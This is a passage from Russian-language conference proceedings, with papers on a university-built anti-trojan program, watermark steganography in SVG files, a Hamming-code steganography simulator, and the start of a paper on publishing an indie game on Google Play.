3. Тарарышкина, Л.И. Дистанционное образование: драйвер экономического роста государств-членов Евразийского экономического союза /О.В. Жданович, Л.И. Тарарышкина//Интеграционные процессы в Евразии: состояние, вызовы, перспективы: сборник научных статей I Международной научно-практической конференции (Республика Беларусь, Минск, 17 февраля 2023 г.)/ Белорусский государственный университет; редкол.: ЕА.Достанко (гл. ред.) [и др.]. – Минск:Четыре четверти, 2023. – С.141-145.

УДК 681.3:553.98(574.4)

А.А. Тячмухаммедов¹, А.Р. Доглотов¹, М.Р. Отузов¹, Дж.Ч. Чуриев²

¹Международный университет нефти и газа имени Ягшыгельди Какаева

²Институт инженерно-технических и транспортных коммуникаций Туркменистана
Ашхабад, Туркменистан

РАЗРАБОТКА ПРОГРАММНЫХ СРЕДСТВ ПРОТИВ ТРОЯНСКИХ АТАК

Аннотация. В статье рассматривается проблема разработки и применения программного обеспечения «Антитроян». «Антитроян» создавался в экспериментальных условиях - на экспериментальном компьютере запускались самые злостные вирусы, далее разрабатывались методы по их ручному удалению. Эти методы программировались и компилировались в машинный код. Таким образом было разработано «боеготовое» программное обеспечение по своевременному выявлению и противодействию троянской угрозе.

**A.A. Tachmuhammedov¹, A.R. Doglotov¹, M.R. Otuzov¹,
J.Ch. Churiyev²**

¹Yagshigeldi Kakaev International University of Oil and Gas

²Institute of Engineering - Technical and Transport
Communications of Turkmenistan
Ashgabat, Turkmenistan

DEVELOPMENT OF SOFTWARE TOOLS AGAINST TROJAN ATTACKS

Abstract. The article examines the problem of developing and using Antitrojan software. “Antitrojan” was created under experimental conditions - the most malicious viruses were launched on an experimental computer, and then methods were developed to manually remove them. These methods were programmed and compiled into machine code. Thus, “combat-ready” software was developed to timely identify and counter the Trojan threat.

Мировая практика показывает важность решения вопросов информационной безопасности для обеспечения национальной безопасности. Ни одна страна в мире не является защищенной от основных видов киберпреступности, которыми являются компьютерные вирусы, хакерские атаки, спам рассылки и другие мошеннические схемы в Интернете.

Вопросы связанные с киберпространством и кибербезопасностью требуют от организаций в сфере информационных технологий, коммуникаций и ответственных за безопасность государственных структур обеспечения безопасности населения от цифровых опасностей и решения вопросов национальной безопасности.

Повсеместное использование компьютерных систем и распространение разных устройств от мобильных телефонов до переносных компьютеров обусловило появление уязвимостей и всевозможных векторов опасности в цифровой среде для государственных и негосударственных предприятий.

Эксплуатация таких уязвимостей, шпионаж, падение эффективности распорядительных и управленческих объектов, кража

интеллектуальной собственности и чувствительных данных личного характера, нарушение деятельности важных инфраструктур и систем обслуживания, намеренное нанесение вреда экономике и промышленности могут крайне отрицательно повлиять на национальную безопасность [1].

Кибербезопасность определяется как процесс, умение, возможность или работа информационных систем, систем связи и данных содержащихся в этих системах в защищённом или защищаемом от несанкционированного доступа, редактирования или эксплуатации порядке. Самыми опасными явлениями в киберпространстве являются кибервойны.

Кибервойна – это деятельность направленная на разрушение материальных объектов информационных потоков и их систем, нарушение их работоспособности и захват управления информационными системами противника. Основные деловые и финансовые центры, государственные предприятия теряют свою работоспособность в результате кибервойн. Также кибервойны приводят к беспорядкам в общественной жизни.

В следствии этих происшествий происходят сбои в работе важных инфраструктурных и функциональных систем. К таким системам относятся система канализации, электрические станции, энергетические узлы и другие коммуникационные сети. Главным средством ведения войны в киберпространстве является программный код, который обеспечивает нарушение работоспособности объектов или позволяет взять под контроль управление материальных объектов оборудованных электронными системами управления и систем управления сетей [2].

Изучая и анализируя разного рода опасности и атаки было выявлено, что большинство из них использует реестр операционной системы. Реестр – это средство управления и настройки операционной системы [3]. Ключи автозагрузки, которые входят в состав реестра позволяет запускать систему и его составные элементы, и пользовательские программы. Вместе с этими программами могут загружаться и шпионские или более опасные вирусы и программы. Пользователь может и не догадываться о существовании таких процессов.

Было проведено немало работы по анализу специальных ключей реестра. По результатам этих работ были разработаны алгоритмы по выявлению шпионских программ, троянских вирусов и других вредоносных программ.

Специальное антивирусное программное обеспечение, названное «Антитрояном» и нацеленное на выявление и устранение вредоносных программ было разработано преподавателями и студентами университета при применении таких алгоритмов. Для этой программы было получено свидетельство №36 (патент) от соответствующих организаций.

Теперь рассмотрим технические особенности программы «Антитроян»:

1. Скорость работы программы. Под скоростью работы антивируса подразумевается скорость проверки разделов операционной системы (файлы и папки) в определенный промежуток времени. То есть, программа проверяет 200 мегабайт данных за одну секунду. Эта скорость позволяет полностью проверить современный компьютер за 40-50 минут.

2. Вирусная база программы. Под вирусной базой программы подразумевается количество вирусов, которые антивирус может выявить и полностью устранить. Программа способна выявить и удалить около 300 вирусов и вредоносных программ. Большинство широко распространенных антивирусов не способны выявлять около 20% из этих 300 вирусов.

3. Совместимость с операционной системой. Разработанный антивирус способен работать на разных операционных системах семейства Microsoft, таких как XP, Vista, Windows 7, 8 и 10. А 99% компьютеров в Туркменистане работают именно на этих системах.

4. Совместимость с другими программами. Под этим подразумевается работа с другими программами. Антивирус может быть установлен на компьютер с вирусом и устранить вредоносные программы без каких-либо проблем, спокойно работает в координации с другими антивирусами и не создают препятствий для устойчивой работы других пользовательских программ.

5. Срок работы программы. Срок работы программы - это время с которого программное обеспечение было установлено и начало работу на компьютере. Срок работы программы неограничен.

6. Заражение программы. Заражение программы – это заражение программы вирусом или вредоносной программой. Программа, имеет возможность вести мониторинг и удалиться с компьютера при заражении вирусом.

7. Интерфейс программы. Интерфейс программы – это визуальные возможности, которые программа может предложить пользователю. Программа работает с двумя языками интерфейса –

русский и туркменский. Также этот антивирус обеспечен справочником и возможностями поиска.

8. Дополнительные возможности. При выявлении разных уязвимостей в операционной системе компьютера, можно использовать разделы самостоятельной работы процессов и реестра.

9. Размер программы. «Антитроян» занимает примерно 2 мегабайта в памяти компьютера.

Некоторые кибератаки невозможно выявить или выследить посредством антивирусных программ, так как они могут работать долгое время не причиняя никакого вреда операционной системе или компьютеру в целом. Таким образом, они имеют свойство анонимного режима работы. После определенного времени эти программы всё-таки начинают свою шпионскую или другую вредоносную деятельность. Например, они могут после определенного срока, указанного в их настройках, скрыто копировать данные компьютера на съёмный носитель информации.

Анализируя работу подобных программ, было разработано другое программное обеспечение. Описываемое программное обеспечение нацелено на решение этих проблем, контроль работы компьютера и, при необходимости, предлагает необходимые средства для обеспечения безопасности:

- показать список активных программ компьютера и при необходимости закрыть эту программу;
- чтение системного реестра в автономном от системы режиме и настройка списка автоматически запускающихся вместе с системой программ;
- разрешение указанным программам запуска в системе и запуск утилиты для введения запрета;
- защита экрана и возможности входа в систему с помощью флеш-памяти;
- создание виртуальных дисков, и хранение в них защищенных паролем данных, шифровка этих данных.

Описанные выше возможности позволяют бороться против определённых видов кибератак и обеспечивать кибербезопасность компьютеров и операционных систем.

Разработанное программное обеспечение может быть установлено и использоваться в любом предприятии на любом компьютере с операционной системой Windows. Составные части и компоненты множества вредоносных программ были изучены научной командой Международного университета нефти и газа имени Ягшыгелди Какаева. Члены этой группы занимаются вышеописанными

проблемами. Кроме того, разрабатываются программные средства, нацеленные на решение вопросов кибербезопасности электронной системы обучения университета.

Обеспечение информационной безопасности невозможно без выполнения следующих действий:

- обеспечение защиты от несанкционированного доступа;
- обеспечение защиты интеллектуальной собственности;
- предотвращение распространения в Интернете компьютерных вирусов, спама и шантажа;
- развитие национальной законодательной базы определения порядка применения специальных средства защиты в Интернет среде;
- разработка регулирующих условий для выявления и наказания злоумышленников;
- подготовка кадров, способных бороться с самыми опасными угрозами в цифровой среде.

Выполнение этих работ поможет решить проблему обеспечения безопасности Цифровой системы образования.

Список использованных источников

4. Шаньгин В. Ф. Комплексная защита информации в корпоративных системах: Учебное пособие. - М.: ИД. "Форум": ИНФРА - М. 2013-592с.

5. Karl Maria Michael de Leeuw, Jan Bergstra - The History of Information Security: A Comprehensive Handbook, Elsevier Science, 2007.

6. М.Çuriýew. Maglumatlary goramak. Ýokary okuw mekdepleri üçin okuw kitaby. –А.: Türkmen döwlet neşirýat gullugy, 2013, 206 s.

УДК 003.26

Н.И. Уласевич

Белорусский государственный технологический университет
Минск, Беларусь

СТЕГАНОГРАФИЧЕСКИЕ РЕШЕНИЯ В SVG ФАЙЛАХ

Аннотация. В рамках статьи изучаются и анализируются методы и алгоритмы встраивания информации в векторных файлах. Рассмотрены некоторые особенности отображения и стеганографии в векторных файлах.

STEGANOGRAPHIC SOLUTIONS IN SVG FILES

***Abstract.** The article includes the study and analysis of methods and algorithms for embedding information in vector files. The specific feature associated with the display of vector files and explores steganography in them.*

Цифровые технологии не только позволяют хранить и передавать различные типы данных, такие как изображения, тексты и звук, но и являются средством их создания. Однако такое преимущество цифровых технологий также может быть использовано для негативных целей, таких как незаконное копирование, распространение, использование или даже уничтожение информации. В силу этого все более важной становится проблема разработки и использования методов и инструментальных средств для защиты информации, включая права интеллектуальной собственности.

Одним из возможных решений данной проблемы для графических файлов является технология цифрового водяного знака. К особенностям защиты можно отнести достаточно большой объём файла необходимый для хранения информации, в следствии чего возникают возможности для встраивания (осаждения) различных невидимых меток.

В основном исследования сосредоточены на растровых форматах изображений, для которых разработано большое число методов в том числе и стенографических. Кроме использования растровых изображения также повсеместно используются векторные изображения что привело к исследованиям и разработке стенографических методов для обеспечения целостности и защиты прав интеллектуальной собственности.

Возможности осаждения скрытой информации в векторных файлах описываются в многочисленных источниках.

В источнике [1] рассмотрен механизм внедрения скрытой информации в SVG-изображения, который основан на модификации дробных частей координат вершин геометрических фигур, что имеет аналог в виде метода НЗБ (Наименьшего Значащего Бита) для растровых изображений. К недостатку данного метода можно отнести незначительное изменение размера фигур, которое может быть критично для некоторых программных продуктов.

В источнике [2] упоминается метод основанный на прорисовке отдельных точек поверх существующих линий. Если линия и точка имеют один цвет и размер точки не превышает толщину линии, то при визуальной проверке невозможно найти добавленную точку. К недостатку можно отнести то что в большинстве случаев достаточно просто вычислить функцию или набор функций для каждого тега и проверить наличие отдельных точек на линии.

В источнике [3] упоминается подход для встраивания данных в SVG-файлы состоящий в разбиении кривых Безье на части в некотором соотношении. Для извлечения данных берутся две последовательных кривые, и если они образуют единую кривую, то вычисляется коэффициент деления кривой на части. К недостатку можно отнести увеличение размера файла вследствие добавления большого числа точек для описания одного бита информации.

Помимо встраивания информации непосредственно в параметры тегов в файлах формата SVG можно использовать стеганографические методы для текстовых контейнеров. При использовании данного подхода при определенных условиях, объём передаваемой информации может превысить значения, свойственные растровой графике. Кроме того, стенографические алгоритмы, разработанные для изображений в SVG-формате, могут быть использованы для сокрытия информации в PDF-документах. Алгоритм представленный в источнике [4] предусматривает извлечение изображения из PDF-файла, преобразования его в формат SVG, встраивания скрытой информации и обратного добавления изображения в документ.

Рассматривая часть кода файла в формате SVG на рис. 1. Он формирует два исходных прямоугольника в файле векторного изображения представленного на рис. 2.

```
<g>
<rect x="50" y="50" width="100" height="100"
  fill="none" stroke="blue" stroke-width="3"/>
<rect x="100" y="100" width="100" height="100"
  fill="none" stroke="red" stroke-width="5"/>
</g>
```

Рис. 1 - Текст файла SVG с исходными прямоугольниками




Рис. 2 - Файл SVG с исходными прямоугольниками

Рассмотрим код на рис. 1. Как можно увидеть у фигур отсутствует заливка. При добавлении заливки второй фигуре часть первой фигуры будет перекрыта что представлено на рис. 3.




Рис. 3 - Файл SVG с добавленной заливкой второй фигуры

Исходя из представленного выше можно предположить возможность сокрытия информации за фигурами, обладающие заливкой или за линиями с достаточной толщиной. Как пример простейшей реализации можно добавить третий квадрат с зеленой заливкой под второй фигурой, что отображено на рис. 4 и 5.

```
<g>
<rect x="50" y="50" width="100" height="100"
  fill="none" stroke="blue" stroke-width="3"/>
<rect x="120" y="120" width="15" height="15"
  fill="green" stroke="green" stroke-width="5"/>
<rect x="100" y="100" width="100" height="100"
  fill="grey" stroke="red" stroke-width="5"/>
</g>
```

Рис. 4 - Часть текста файла SVG с дополнительными прямоугольниками




Рис. 5 - Файл SVG с добавленным прямоугольником

Описанный способ позволяет встроить дополнительную информацию в документ без искажения данных. Данный способ целесообразно применять для изображений, содержащих большое число разнообразных геометрических элементов и при некоторой модификации для конвертированных растровых изображений.

Список использованных источников

1. Huber S., Held M., Kwitt R., Meerwald P. Topology-Preserving Watermarking of Vector Graphics. *International Journal of Computational Geometry & Applications*, 2014, vol. 1, pp. 61–86.
2. Madoš V., Hurtuk J., Čopjak M., Hamaš P., Ennert M. Steganographic Algorithm For Information Hiding Using Scalable Vector Graphics Images. *Acta Electrotechnica et Informatica*, 2014, vol. 14, no. 4, pp. 42–45
3. Блинова Е.А., Урбанович П.П. Стеганографический метод на основе встраивания скрытых сообщений в кривые Безье изображений формата SVG. *Журнал Белорусского государственного университета. Математика. Информатика*. 2021, т. 3, с. 68–83.
4. Горбачев В.Н., Метелёв И.К., Кайнарова Е.М., Полякова М.А. Стеганографическая защита изображений из PDF документов на основе конвертора PDF-SVG. *GraphiCon*. 2017, с. 108–111.

УДК 003.26+004.9

П.П. Урбанович, Е.В. Сергеенко

Белорусский государственный технологический университет
Минск, Беларусь

**СИМУЛЯТОР СТЕГАНОГРАФИЧЕСКОГО ПРЕОБРАЗОВАНИЯ ИЗОБРАЖЕНИЯ
С ИСПОЛЬЗОВАНИЕМ ИЗБЫТОЧНО КОДА**

***Аннотация.** Проанализированы особенности использования избыточного кодирования информации совместно со стеганографией. Приведено описание разработанного симулятора для анализа эффективности применения кода Хемминга, а также статистические результаты, свидетельствующие о корректирующих способностях кода при модификации 1-2 младших битов на цветовой канал для каждого пиксела изображения.*

P.P. Urbanovich, E.V. Sergeenko

Belarusian State Technological University
Minsk, Belarus

**SIMULATOR OF STEGANOGRAPHIC IMAGE TRANSFORMATION USING
REDUNDENT CODE**

***Abstract.** The features of using redundant information coding in conjunction with steganography are analyzed. A description of the developed simulator for analyzing the effectiveness of using the Hamming code is given, as well as statistical results indicating the corrective abilities of the code when modifying 1-2 low-order bits per color channel for each image pixel.*

Как известно, стеганография в общем понимании – это наука о скрытом хранении или о скрытой передаче информации [1]. Важным свойством любой стеганографической системы является устойчивость стеганоконтейнера к различным модификациям. Интуитивно понятно, что чем меньше изменений вносит процесс внедрения тайного сообщения, тем меньше вероятность того, что такие изменения контейнера будут обнаружены. Существует концепция «эффективности внедрения», которая рассматривается как среднее количество битов сообщения, внедренных с использованием изменения одного бита контейнера [2].

Важность проблемы обеспечения высокой эффективности встраивания для стеганографии и актуальность разработки и использования для этих целей так называемых покрывающих кодов (covering codes) впервые предложены Крэндаллом (Crandall) [3], который показал, что линейные коды могут заметно повысить эффективность встраивания.

Как вариант реализации идеи Крэндалла, в [4] проанализированы некоторые особенности использования избыточных корректирующих кодов в стеганографических приложениях. Приведено формальное описание модели стеганосистемы, в которой код используется для коррекции извлекаемого из стеганоконтейнера сообщения. Предложена конструкция линейного кода для коррекции одиночных и двойных парных (смежных) ошибок. А в [5] рассмотрены прикладные особенности совместного использования методов помехоустойчивого кодирования данных и стеганографии: стеганографические преобразования основаны на цветовых моделях RGB и HSL, а также на использовании метода наименее значащих битов (LSB). Комбинация двух видов преобразования позволяет, тайно передавать или хранить информацию, а также повышает, ее защищенность при конвертациях стеганоконтейнера.

В настоящей статье описывается структура, особенности и результаты использования приложения, в котором реализовано стеганографическое преобразование с использованием избыточного кода Хемминга.

Проект реализован на основе паттерна MVVM (Model-View-ViewModel), который позволяет отделить логику приложения от визуальной части (представления). Основная логика приложения разделена на два основных класса: класс, обслуживающий стеганографические операции, и класс для работы с кодом Хемминга.

Структура первого класса состоит из методов для осаждения данных в изображение и их извлечения (методы *EmbedBits* и *ExtractBitsAndSymbolsInBlock* соответственно), а также методов, предназначенных для генерации шума, т. е. имитации ошибок. Второй из упомянутых классов состоит из методов, реализующих кодирование и декодирование блоков осаждаемого сообщения: *CodeHamming* и *DecodeHamming* соответственно.

Пример генерации шума, представленного псевдослучайным изменением цветовых координат фрагмента контейнера размером 50x50 показан на рис. 1.

На рис. 2 показан фрагмент сообщения приложения о характере и результатах наложения шума на изображение-контейнер.

Для оценки эффективности использования кода Хемминга, задачей которого было выявление и исправление внесенных ошибок, был проведен тест. Его сущность. В изображение с размерами 75x112 (максимальное число бит, которое можно разместить в контейнере – 50 400, т. е. предполагалось, что можно модифицировать при осаждении максимально по 2 младших бита на цветовой канал, формирующий цвет пиксела).




Рис. 1 - Цветовое представление работы генератора в виде 100 ошибок






Рис. 2 - Информация приложения о внесенных ошибках

В указанный фрагмент изображения-контейнера размещались данные, объем которых составлял 25%, 50% и 100% от максимального размера сообщения. При этом можно было варьировать длиной формируемого кодового слова (n), которая, как известно, равна сумме кодируемых (k) и проверочных (r) символов. При обработке стеганоконтейнера (что соответствует режиму извлечения осажденного сообщения с коррекцией обнаруженных ошибок) собиралась и накапливалась статистика о выявленных и невыявленных кодом ошибках.

Результаты эксперимента приведены в виде гистограмм на рис. 3–5. На этих гистограммах черный цвет соответствует данным без применения кода. При кодировании основное информационное слово состояло из двух байтов ($k=16$). При этом в одном случае это слово дополнялось 5 битами ($r=5$; код – (21,16)), во втором – делилось на 2 части по 8 битов (код – (12,8)), к каждой из которых присоединялись по 4 бита, что соответствует коду с минимальным кодовым расстоянием $d=3$, для которого должно выполняться условие:
 $r \geq \log_2 k + 1$.




а)




б)

Рис. 3 - Эффективность использования кода при 25-процентном заполнении контейнера и при использовании кодов (21,16) – а) и (12,8) – б)




а)




б)

Рис. 4 - Эффективность использования кода при 50-процентном заполнении контейнера и при использовании кодов (21,16) – а) и (12,8) – б)



а)



б)

Рис. 5 - Эффективность использования кода при 100-процентном заполнении контейнера и при использовании кодов (21,16) – а) и (12,8) – б)

Код Хемминга, удовлетворяющий приведенным параметрам, позволяет обнаружить и скорректировать 1 ошибку в кодовом слове. Необходимо отметить, что избыточные символы сократили пропускную

способность контейнера, означающую максимально возможное количество размещаемой информации.

Например, при 100% заполнения контейнера без использования кода объем такой информации составил 3148 символов, а при использовании кода (21, 16) этот объем сократился на 23,8% и на 33,3% – кода (12, 8).

Из анализа и сравнения приведенных данных следует, что использование кода позволяет существенно повысить надежность преобразования. Вместе с тем, практическое уменьшение в 2 раза длины кодируемого слова (до 1 байта) не гарантирует обнаружение и коррекцию всех ошибок.

Список использованных источников

1. Урбанович, П.П. Использование скрытых каналов для передачи информации на основе стенографических методов в стеке протоколов TCP/IP / П.П. Урбанович, И.В. Калоша, Н.П. Шутько // Импортзамещение, научно-техническая и экономическая безопасность: сборник статей V Международной научно-технической конференции "Минские научные чтения-2022", Минск, 07-09 декабря 2022 г. : в 3 т. Т. 2. – Минск: БГТУ, 2022. С. 393–398.

2. Bierbrauer, J., Fridrich, J. Constructing Good Covering Codes for Applications in Steganography. In: Shi, Y.Q. (eds) Transactions on Data Hiding and Multimedia Security III. Lecture Notes in Computer Science, v. 4920. – Springer, Berlin, Heidelberg, 2008. DOI:10.1007/978-3-540-69019-1_1.

3. Crandall, R. Some Notes on Steganography, Posted on Steganography. Mailing List, 1998.

4. Урбанович, П. П. Коррекция одиночных и двойных парных ошибок в стенографических каналах передачи информации /

П.П. Урбанович // Информационные системы и технологии: материалы международного научного конгресса по информатике : в 3-х ч., Минск, 27–28 октября 2022 г. – Ч. 1. – С. 113–119.

5. Урбанович, П.П. Особенности использования методов избыточного кодирования в стеганографических приложениях / П. П. Урбанович [и др.] // Информационные технологии и системы 2022 (ИТС 2022) = Information Technologies and Systems 2022 (ITS 2022): материалы Международной научной конференции, Минск, 23 ноября 2022 / Белорусский гос. ун–т информ. и радиоэл.– Минск: БГУИР, 2022. – С. 173–174.

ОПЫТ РАЗМЕЩЕНИЯ ИНДИ РАЗРАБОТКИ НА ПЛОЩАДКЕ GOOGLE PLAY

Аннотация. В статье проведен сравнительный анализ способов размещения инди разработок на различных площадках. Описана технология размещения разработанной компьютерной игры Space Asteroids в магазине приложений Google Play.

N.V. Filon, O.A. Novoselskaya

Belarusian State Technological University
Minsk, Belarus

EXPERIENCE OF PLACING INDI GAME IN GOOGLE PLAY

Abstract. The article provides a comparative analysis of methods for placing indie developments on various stores. The technology for placing the developed computer game Space Asteroids in Google Play is described.

В прошлых работах [1, 2] был проведен сравнительный анализ игровых движков Unity и Unreal Engine и описаны особенности разработки игрового интерфейса. На каждом из них была разработана одна и та же игра – «Space Asteroids», по итогам разработки которой были выявлены плюсы и минусы каждой среды разработки. Для дальнейшей работы был выбран Unreal Engine.

Игру недостаточно просто разработать, важно её также и распространить. Игры разрабатываются для нескольких платформ, например: Android, iOS, Windows, MacOS, Linux и т.д. На каждой платформе свои способы распространения и публикации игр. Для этого используют площадки или магазины приложений.

Самым известным и популярным магазином приложений является Google Play, который принадлежит компании Google и предназначен для устройств на операционной системе Android. Google Play содержит более 3 миллионов приложений, которые можно скачать бесплатно или за определенную плату. Другим известным магазином приложений для смартфонов является App Store, который принадлежит компании Apple и предназначен для устройств на операционной системе iOS. Кроме Google Play и Apple App Store, существуют и другие магазины приложений, которые являются альтернативными рынками для скачивания приложений. Некоторые из них – это Steam,

Epic Games Store, Microsoft Store, Amazon Appstore, Aptoide, F-Droid, APKPure и др.

Инди разработка «Space Asteroids» разрабатывалась преимущественно для мобильных устройств. Несмотря на то, что Google Play и App Store являются довольно похожими средами для публикации игр, они имеют ряд отличий как для пользователей, так и для разработчиков игр. Сравнительный анализ Google Play и AppStore:

- количество и качество приложений. Google Play имеет больше приложений, чем App Store, но это не всегда означает, что они лучше. App Store имеет более строгие требования и процесс проверки для приложений, что повышает их качество и безопасность.

- цены и платежи. Google Play имеет больше бесплатных приложений, чем App Store, но также и больше рекламы и встроенных покупок. App Store имеет больше платных приложений, но также и больше расходов пользователей на них.

- интерфейс и функционал. Google Play и App Store имеют разный дизайн и структуру, которые отражают фирменный стиль Google и Apple. Google Play имеет более яркий и разнообразный интерфейс, который позволяет легко находить и сортировать приложения по разным категориям, темам, рейтингам и т.д. App Store имеет более простой и элегантный интерфейс, который фокусируется на рекомендациях и отзывах от экспертов и пользователей.

Также важно и сравнение для разработчиков игр:

